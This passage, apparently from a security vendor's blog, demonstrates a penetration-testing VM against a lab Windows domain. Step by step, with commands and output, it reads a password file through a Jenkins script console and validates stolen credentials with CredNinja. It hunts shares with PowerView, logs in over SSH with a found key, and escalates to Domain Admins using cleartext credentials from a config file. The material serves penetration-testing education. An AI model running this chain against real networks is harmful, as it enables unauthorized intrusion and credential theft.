Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
myFile = new File("C:\\Users\\niso.sepersky\\Documents\\pass.txt")
myFile.readLines()
```

Result

```
Result: [Imth3best!]
```

Figure 9: File containing password


Let's try and validate these credentials against the Domain Controller using CredNinja.



```
COMMANDO 3/13/2019 9:54:13 AM
PS C:\users\kevin\assessments\localdomain > Import-Module C:\Tools\CredNinja\Invoke-CredNinja.ps1
COMMANDO 3/13/2019 9:54:15 AM
PS C:\users\kevin\assessments\localdomain > Invoke-CredNinja -Credentials 'WINDOMAIN\niso.sepersky:Imth3best!' -Hosts wi
ndomain.local

Host                Username                 Password            Result
------------------------------------------------------------------------------------------
windomain.local     WINDOMAIN\niso.sepersky  Imth3best!          Valid
```

Figure 10: Valid credentials for a domain user


Excellent, now that we know the credentials are valid, we can run CredNinja again to see what hosts the user might have local administrative permissions on.



```
COMMANDO 3/13/2019 10:08:40 AM
PS C:\users\kevin\assessments\localdomain > Invoke-CredNinja -Credentials 'WINDOMAIN\niso.sepersky:Imth3best!' -Hosts $(
Get-Content .\445hosts.txt)

Host                Username                 Password            Result
------------------------------------------------------------------------------------------
192.168.38.102      WINDOMAIN\niso.sepersky  Imth3best!          Valid
192.168.38.103      WINDOMAIN\niso.sepersky  Imth3best!          Valid
192.168.38.104      WINDOMAIN\niso.sepersky  Imth3best!          LOCAL ADMIN!
```

Figure 11: Running CredNinja to identify local administrative permissions

It looks like we only have administrative permissions over the previous Jenkins host, 192.168.38.104. Not to worry though, now that we have valid domain credentials, we can begin reconnaissance activities against the domain. By executing runas /netonly /user:windomain.local\niso.sepersky cmd.exe and entering the password, we will have an authenticated command prompt up and running.




```
C:\Users\kevin\assessments\localdomain>runas /netonly /user:windomain.local\niso.sepersky cmd.exe
Enter the password for windomain.local\niso.sepersky:
Attempting to start cmd.exe as user "windomain.local\niso.sepersky" ...
```

cmd.exe (running as windomain.local\niso.sepersky)

```
Microsoft Windows [Version 10.0.17763.348]
(c) 2018 Microsoft Corporation. All rights reserved.

COMMANDO Wed 03/13/2019  9:58:59.72
C:\WINDOWS\system32>dir \\windomain.local\sysvol
 Volume in drive \\windomain.local\sysvol is Windows 2016
 Volume Serial Number is 00BB-1F7B

 Directory of \\windomain.local\sysvol

02/15/2019  12:01 AM    <DIR>          .
02/15/2019  12:01 AM    <DIR>          ..
02/15/2019  12:01 AM    <JUNCTION>     windomain.local [C:\Windows\SYSVOL\domain]
               0 File(s)              0 bytes
               3 Dir(s)  39,479,476,224 bytes free

COMMANDO Wed 03/13/2019 10:00:19.10
C:\WINDOWS\system32>
```

Figure 12: cmd.exe running as WINDOMAIN\niso.sepersky


Figure 12 shows that we can successfully list the contents of the SYSVOL file share on the domain controller, confirming our domain access. Now we start up PowerShell and start share hunting with PowerView.



```
COMMANDO 3/13/2019 10:05:50 AM
PS C:\users\kevin\assessments\localdomain > Import-Module C:\Tools\PowerSploit\Recon\PowerView.ps1
COMMANDO 3/13/2019 10:06:09 AM
PS C:\users\kevin\assessments\localdomain > Invoke-ShareFinder -ExcludeStandard -CheckShareAccess -NoPing -Threads 20 |
Out-File shares.txt
COMMANDO 3/13/2019 10:15:25 AM
PS C:\users\kevin\assessments\localdomain > cat .\shares.txt
\\dc.windomain.local\NETLOGON   - Logon server share
\\wef.windomain.local\Engineering       -
\\dc.windomain.local\SYSVOL     - Logon server share
\\wef.windomain.local\Software$         -
COMMANDO 3/13/2019 10:15:35 AM
PS C:\users\kevin\assessments\localdomain >
```

Figure 13: PowerView's Invoke-ShareFinder output


We are also curious about what groups and permissions are available to the user account compromised. Let’s use the Get-DomainUser module of the post-exploitation framework PowerView to retrieve user details from Active Directory. Note that Commando VM uses the “dev” branch of PowerView by default.



```
COMMANDO 3/13/2019 10:25:04 AM
PS C:\users\kevin\assessments\localdomain > Import-Module C:\Tools\PowerSploit\Recon\PowerView_dev.ps1
COMMANDO 3/13/2019 10:25:30 AM
PS C:\users\kevin\assessments\localdomain > Get-DomainUser niso.sepersky -Domain windomain.local 2>$null


company                : WinDomain
logoncount             : 7
badpasswordtime        : 12/31/1600 5:00:00 PM
st                     : CO
mail                   : Niso.Sepersky@windomain.local
department             : Engineering
objectclass            : {top, person, organizationalPerson, user}
displayname            : Niso Sepersky
lastlogontimestamp     : 3/12/2019 2:22:23 PM
userprincipalname      : niso.sepersky@windomain.local
name                   : Niso Sepersky
l                      : Highlands Ranch
primarygroupid         : 513
objectsid              : S-1-5-21-1708028330-1629023850-3525407807-2250
samaccountname         : niso.sepersky
```

Figure 14: Get-DomainUser win


We also want to check for further access using the SSH key we found earlier. Looking at our port scans we identify one host with TCP port 22 open. Let's use MobaXterm and see if we can SSH into that server.



```
2. niso-sepersky@logger: ~

[2019-03-12 17:02.34]  /cygdrive/c/Users/kevin/assessments/localdomain
[kevin.commando] ➤ ssh -i id_rsa niso-sepersky@192.168.38.105
Warning: Permanently added '192.168.38.105' (RSA) to the list of known hosts.
X11 forwarding request failed on channel 0
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

39 packages can be updated.
33 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

niso-sepersky@logger:~$ sudo -l
Matching Defaults entries for niso-sepersky on logger:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User niso-sepersky may run the following commands on logger:
    (ALL : ALL) ALL
niso-sepersky@logger:~$
```

Figure 15: SSH with MobaXterm

We access the SSH server and also find an easy path to rooting the server. However, we weren't able to escalate domain privileges with this access. Let's get back to share hunting, starting with that hidden Software share we saw earlier. Using File Explorer, it's easy to browse shares within the domain.



Windows Security

Enter network credentials

Enter your credentials to connect to: wef.windomain.local

WINDOMAIN\niso.sepersky


•••••••••••

Remember my credentials

OK Cancel

Figure 16: Browsing shares in windomain.local


Using the output from PowerView's Invoke-ShareFinder command, we begin digging through shares and hunting for sensitive information. After going through many files, we finally find a config.ini file with hardcoded credentials.


Software$ › IT Share › Install configs › Windows
Name
Date
config.ini
3/13
nts
ef.windomain.local\Software$\IT Share\Install configs\Windows\config.ini •
t Selection Find View Goto Tools Project Preferences Help
config.ini

```
OSInstall=Y
SkipTaskSequence=YES
TaskSequenceID=12345
UserDomain=windomain.local
UserId=svcaccount
UserPassword=Ng5&jdmeIKl3#olspO
SkipApplications=YES
SkipComputerBackup=YES
SkipBitLocker=YES
SkipTimeZone=YES
SkipComputerName=NO
```

Figure 17: Identifying cleartext credentials in configuration file


Using CredNinja, we validate these credentials against the domain controller and discover that we have local administrative privileges!



```
COMMANDO 3/13/2019 12:18:05 PM
PS C:\users\kevin\assessments\localdomain > Invoke-CredNinja -Credentials 'WINDOMAIN\svcaccount:Ng5&jdmeIKl3#olspO' -Hos
ts windomain.local

Host                Username                 Password            Result
--------------------------------------------------------------------------------------
windomain.local     WINDOMAIN\svcaccount     Ng5&jdmeIKl3#olspO  LOCAL ADMIN!
```

Figure 18: Validating WINDOMAIN\svcaccount credentials

Let’s check group memberships for this user.



```
COMMANDO 3/13/2019 12:21:14 PM
PS C:\users\kevin\assessments\localdomain > Get-DomainUser svcaccount -Domain windomain.local | Select -expand memberof
CN=Service Accounts,CN=Managed Service Accounts,DC=windomain,DC=local
CN=Domain Admins,CN=Users,DC=windomain,DC=local
```

Figure 19: Viewing group membership of WINDOMAIN\svcaccount

Lucky us, we’re a member of the “Domain Admins” group!

Final Thoughts

All of the tools used in the demo are installed on the VM by default, as well as many more. For a complete list of tools, and for the install script, please see the Commando VM Github repo. We are looking forward to addressing user feedback, adding more tools and features, and creating many enhancements. We believe this distribution will become the standard tool for penetration testers and look forward to continued improvement and development of the Windows attack platform.

Posted in

Threat Intelligence